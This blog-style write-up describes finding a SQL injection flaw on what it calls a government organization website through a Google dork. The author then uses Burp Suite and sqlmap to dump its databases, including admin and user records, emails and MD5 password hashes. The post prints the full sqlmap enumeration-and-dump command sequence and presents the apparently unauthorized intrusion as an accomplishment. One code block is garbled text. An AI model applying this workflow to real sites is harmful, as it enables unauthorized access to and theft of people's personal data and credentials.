

Found SQL Injection Vulnerability on Government Organization Website!

Last night before going to sleep i make a quick search on google a dork to find vulnerable websites and found some interesting result and from one of those website i found the SQL injection vulnerability & successfully able to exploit and retrieve sensitive information from the MySQL db.



SQL Injection Attack

Here are all the tools i used to find & exploit the SQLi Vulnerability:



Lets discuss in details, On google search engine i search a dork:

_news/news.php?id=

i found some interesting results, From one of those search results i found a website, I can not disclose the original website URL. Lets call it **example.org**, on that website i found a interesting parameter which is vulnerable for for Sql injection.

For More Update You Can Connect With Me On Following Social Media <u>Twitter</u> | <u>YouTube</u> | <u>Linkedin</u> | <u>Instagram</u> | <u>GitHub</u> | <u>Website</u>

http://example.org/news.php?id=45'




SQL Injection Error

Then i fire up <u>Burpsuite</u> on my <u>Kali Machine</u> and capture the request and save it in a **req.txt** text file.

Burpsuite Request Save

If you don't know how to get into <u>Kali Linux</u> & using <u>Burpsuite</u> you can follow this <u>Video Playlist</u>. To learn Web Application Penetration Testing For Free Follow my <u>YouTube Channel</u>.



Burpsuite Request Capture

Now, It's time to run <u>sqlmap</u> SQL injection tool with the request file for automatic sql injection attacks. As expected dump all the databases and sensitive information like admin,users, email, md5 hash password.

Sqlmap Exploitation & Commands :

```
(mehedishakeel@kali)-[~/Desktop]

sqlmap -r req.txt -dbs

{1.6.7*stable}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fed eral laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:20:29 /2022-08-30/

[16:20:29] [INFO] parsing HTTP request from 'req.txt'
[16:20:29] [INFO] resuming back-end DBMS 'mysql'
[16:20:29] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session:
```

Sqlmap database exploitation

```
sqlmap -r req.txt -dbs

sqlmap -r req.txt -D db_name — tables

sqlmap -r req.txt -D db_name -T table_name — columns

sqlmap -r req.txt -D db_name -T table_name -C column_name — dump
```

```
The control of the co
```

That's how i found high severity SQL injection vulnerability on a Government Organization website.

Web Penetration Testing Pentesting Bugbounty Writeup Sql Injection

Web Hacking